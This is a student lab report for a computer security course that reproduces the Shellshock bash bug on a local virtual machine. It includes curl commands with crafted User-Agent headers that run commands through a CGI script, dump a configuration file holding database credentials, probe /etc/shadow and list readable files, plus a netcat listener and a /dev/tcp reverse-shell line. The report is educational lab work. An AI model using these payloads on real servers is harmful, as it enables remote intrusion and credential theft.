Dayou Du (dd2645)
dayoudu@nyu.edu

Shellshock Lab Report
Practical Computer Security

2019-05-06

1


Shiyao Lei (sl6569)

2

For experimenting we just need a one-line bash code, which is declare(and export) an environment variable that contains a simple printing function in it. We expect that in the vulnerable bash version, the child bash process will evaluate it as a function and execute the following commands, while in the fixed version it will still remains as a string variable.

```
foo='() { echo "dummy function"; }; echo "shellshocked"'
```

2.1 Experiment with Fixed Bash Version




```
[03/10/19]seed@VM:~$ /bin/bash
[03/10/19]seed@VM:~$ foo='() { echo "dummy function"; }; echo "shellshocked"'
[03/10/19]seed@VM:~$ echo $foo
() { echo "dummy function"; }; echo "shellshocked"
[03/10/19]seed@VM:~$ export foo
[03/10/19]seed@VM:~$ /bin/bash
[03/10/19]seed@VM:~$ foo
No command 'foo' found, did you mean:
 Command 'fgo' from package 'fgo' (universe)
 Command 'fox' from package 'objcryst-fox' (universe)
 Command 'fio' from package 'fio' (universe)
 Command 'zoo' from package 'zoo' (universe)
 Command 'woo' from package 'python-woo' (universe)
 Command 'fop' from package 'fop' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'goo' from package 'goo' (universe)
foo: command not found
[03/10/19]seed@VM:~$ echo $foo
() { echo "dummy function"; }; echo "shellshocked"
[03/10/19]seed@VM:~$ 
```

Figure 1: Experiment with Fixed Bash Version

In Figure 1 we declare and export an environment variable *foo* in the parent shell, and when we execute */bin/bash* (the fixed bash version) as the child process, the child shell can still recognize it as a string variable.

2.2 Experiment with Vulnerable Bash Version

However, when we execute */bin/bash_shellshock* as the child shell, the bug cause the shell to evaluate the string. This result in getting a function *foo* in stead of a variable, meanwhile the commands that following the function declaration were also executed.



```
[03/10/19]seed@VM:~$ /bin/bash
[03/10/19]seed@VM:~$ foo='() { echo "dummy function"; }; echo "shellshocked"'
[03/10/19]seed@VM:~$ echo $foo
() { echo "dummy function"; }; echo "shellshocked"
[03/10/19]seed@VM:~$ export foo
[03/10/19]seed@VM:~$ /bin/bash
[03/10/19]seed@VM:~$ foo
No command 'foo' found, did you mean:
 Command 'fgo' from package 'fgo' (universe)
 Command 'fox' from package 'objcryst-fox' (universe)
 Command 'fio' from package 'fio' (universe)
 Command 'zoo' from package 'zoo' (universe)
 Command 'woo' from package 'python-woo' (universe)
 Command 'fop' from package 'fop' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'goo' from package 'goo' (universe)
foo: command not found
[03/10/19]seed@VM:~$ echo $foo
() { echo "dummy function"; }; echo "shellshocked"
[03/10/19]seed@VM:~$ exit
exit
[03/10/19]seed@VM:~$ /bin/bash_shellshock
shellshocked
[03/10/19]seed@VM:~$ foo
dummy function
[03/10/19]seed@VM:~$ echo $foo

[03/10/19]seed@VM:~$
```


Figure 2: Experiment with Vulnerable Bash Version

3

First, we create a new file *myprog.cgi* and put in the following commands.

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```


Then, we copy it to */usr/lib/cgi-bin* and make it executable (Figure 3).



```
[03/09/19]seed@VM:~/.../Shellshock$ vim myprog.cgi
[03/09/19]seed@VM:~/.../Shellshock$ sudo cp myprog.cgi /usr/lib/cgi-bin
[sudo] password for seed:
[03/09/19]seed@VM:~/.../Shellshock$ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
[03/09/19]seed@VM:~/.../Shellshock$ 
```

Figure 3: Create and Setup *myprog.cgi*

Finally, we use *curl* to check whether we set it up successfully. From Figure 4 we can see that our CGI program prints out an empty and a "Hello World".




```
[03/09/19]seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[03/09/19]seed@VM:~$ 
```

Figure 4: Test *myprog.cgi*

4


Similarly, as shown in Figure 5, we put the given code into *printenv.cgi* and set it up.



```
[03/09/19]seed@VM:~/.../Shellshock$ vim printenv.cgi
[03/09/19]seed@VM:~/.../Shellshock$ sudo cp printenv.cgi /usr/lib/cgi-bin
[sudo] password for seed:
[03/09/19]seed@VM:~/.../Shellshock$ sudo chmod 755 /usr/lib/cgi-bin/printenv.cgi
```

Figure 5: Set Up *printenv.cgi*


Then, we also use *curl* to test it. We can find out that this CGI program can print out a list of the environment variables, as shown in Figure 6



```
[03/10/19]seed@VM:~$ curl http://localhost/cgi-bin/printenv.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</a
ddress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/printenv.cgi
REMOTE_PORT=36318
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/printenv.cgi
SCRIPT_NAME=/cgi-bin/printenv.cgi
[03/10/19]seed@VM:~$
```

Figure 6: Test *printenv.cgi*


Finally, as an attacker, we can remotely control one of the environment variable *HTTP_USER_AGENT* by passing the *-A* option to *curl*. This is shown in figure 7: we pass *my arbitrary string* to *curl*'s *-A* option, which successfully changed the *HTTP_USER_AGENT* variable printed.



```
[03/09/19]seed@VM:~$ curl http://localhost/cgi-bin/printenv.cgi | grep "HTTP_USER_AGENT"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   735    0   735    0     0   103k      0 --:--:-- --:--:-- --:--:--  119k
HTTP_USER_AGENT=curl/7.47.0
[03/09/19]seed@VM:~$ curl -A "my arbitrary string" http://localhost/cgi-bin/printenv.cgi
 | grep "HTTP_USER_AGENT"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   743  100   743    0     0  52969      0 --:--:-- --:--:-- --:--:-- 57153
HTTP_USER_AGENT=my arbitrary string
[03/09/19]seed@VM:~$
```

Figure 7: Passing Data to Environment Variable

There could be lots of source files under the target directory. Of course we can dump them out and check them one-by-one, but that's too time-consuming. Fortunately, we have Google and *Elgg*'s official online documentation:



Elgg password

All News Maps Videos Images More Settings Tools

About 188,000 results (0.33 seconds)

Security — Elgg master documentation
learn.elgg.org/en/2.0/design/security.html
Passwords. Password validation. The only restriction that Elgg places on a password is that it must be at least 6 characters long by default, though this may be changed in /elgg-config/settings.php . Password salting. Password hashing. Password storage. Password throttling. Password resetting.


Figure 8: Locating the Secret File

Here we go: the Username and Password are in */var/www/CSRF/Elgg/elgg-configs/settings.php*. So we just need to dump this file out.

The command we use is quite simple:

```
curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /
    var/www/CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-
    bin/myprog.cgi > settings_dump.php
```


It pass a customized env to *-A* option. The first part is a dummy bash function declaration to trigger the bug. The second part is print out the response header. The third part is the extra bash commands we would like to execute. In this task we just need to simply print out the whole file with *cat* command, and dump the printed contents to *settings_dump.php* by redirecting the *stdout*.



```
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /var/www/
CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-bin/myprog.cgi > settings_dump.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  8927    0  8927    0     0  1022k      0 --:--:-- --:--:-- --:--:-- 1089k
[03/09/19]seed@VM:~$ ls
android        Desktop    examples.desktop  PCS-Labs   settings_dump.php  Videos
bin            Documents  lib               Pictures   source
Customization  Downloads  Music             Public     Templates
[03/09/19]seed@VM:~$ vim settings_dump.php
[03/09/19]seed@VM:~$ 
```

Figure 9: Dump Out the Secret File

Figure 9 shows our attack. We can see that we successfully "downloaded" this file.




```
/bin/bash 95x28
 *
 * You will use the same database connection for reads and writes.
 * This is the easiest configuration, and will suit 99.99% of setups. However, if you're
 * running a really popular site, you'll probably want to spread out your database connections
 * and implement database replication.  That's beyond the scope of this configuration file
 * to explain, but if you know you need it, skip past this section.
 */

/**
 * The database username
 *
 * @global string $CONFIG->dbuser
 */
$CONFIG->dbuser = 'elgg_admin';

/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';

/**
 * The database name
 *
 * @global string $CONFIG->dbname
 */
                                                                          26,2          9%
```

Figure 10: Find Out the Secret Contents

The last step is simply open this dumped file and find out the secret contents. From Figure 10 we can see that the Username is *elgg_admin*, and the password is *seedubuntu*.


No, we don't have a read permission to */etc/shadow*.



```
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/shad
ow 2>&1" http://localhost/cgi-bin/myprog.cgi
/bin/cat: /etc/shadow: Permission denied
```

Figure 11: Permission Denied When Trying to Read */etc/shadow*


The reason is: */etc/shadow* is a root-owned file that don't have a global read permission:



```
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/ls -l /etc/sh
adow 2>&1" http://localhost/cgi-bin/myprog.cgi
-rw-r----- 1 root shadow 1497 Aug 22  2017 /etc/shadow
[03/09/19]seed@VM:~$
```

Figure 12: */etc/shadow*'s Access Control Bits

Meanwhile, when performing the attack, the bash is actually logged in as *www-data*. However this account don't have a root permission. We can verify this with *id* command.




```
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /usr/bin/id 2>&1"
http://localhost/cgi-bin/myprog.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 13: *www-data*'s UIDs

The list can be obtained with the *find* command:

```
/usr/bin/find /etc -perm -o=r
```


Then, again, we append this command to the environment variable string and perform the attack. This time we dump the list to *readable_dump.txt*.



```
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /usr/bin/find /etc
 -perm -o=r 2>&1" http://localhost/cgi-bin/myprog.cgi > readable_dump.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  126k    0  126k    0     0  4996k      0 --:--:-- --:--:-- --:--:-- 5073k
[03/09/19]seed@VM:~$ 
```

Figure 14: Obtain a List of Readable Files

Now we verify the list we got. We randomly select a file */etc/drirc* from the list, and try to get the file content from the server.



```
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /usr/bin/find /etc
 -perm -o=r 2>&1" http://localhost/cgi-bin/myprog.cgi > readable_dump.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  126k    0  126k    0     0  3629k      0 --:--:-- --:--:-- --:--:-- 3730k
[03/09/19]seed@VM:~$ head readable_dump.txt
/etc
/etc/drirc
/etc/rc.local
/etc/insserv
/etc/insserv/overrides
/etc/dbus-1
/etc/dbus-1/system.d
/etc/dbus-1/system.d/org.freedesktop.hostname1.conf
/etc/dbus-1/system.d/org.freedesktop.UPower.conf
/etc/dbus-1/system.d/org.freedesktop.Accounts.conf
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/head /etc/dri
rc 2>&1" http://localhost/cgi-bin/myprog.cgi
/bin/bash_shellshock: /bin/head: No such file or directory
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /usr/bin/head /etc
/drirc 2>&1" http://localhost/cgi-bin/myprog.cgi
<!--

============================================
Application bugs worked around in this file:
============================================

* Unigine Heaven 3.0 and older contain too many bugs and can't be supported
  by drivers that want to be compliant.

* Various Unigine products don't use the #version and #extension GLSL
[03/09/19]seed@VM:~$ 
```

Figure 15: Check the List

From Figure 15 we can see that the selected file is indeed readable through our attack.

To launch a reverse shell, we first need to open up a tiny TCP server on our (Attacker's) machine.

```
nc -l 9090 -v
```


Then we redo Task3

1. Open a shell from the server
2. The input of the shell comes from our TCP connection
3. The output of the shell goes to our TCP connection

```
/bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1
```

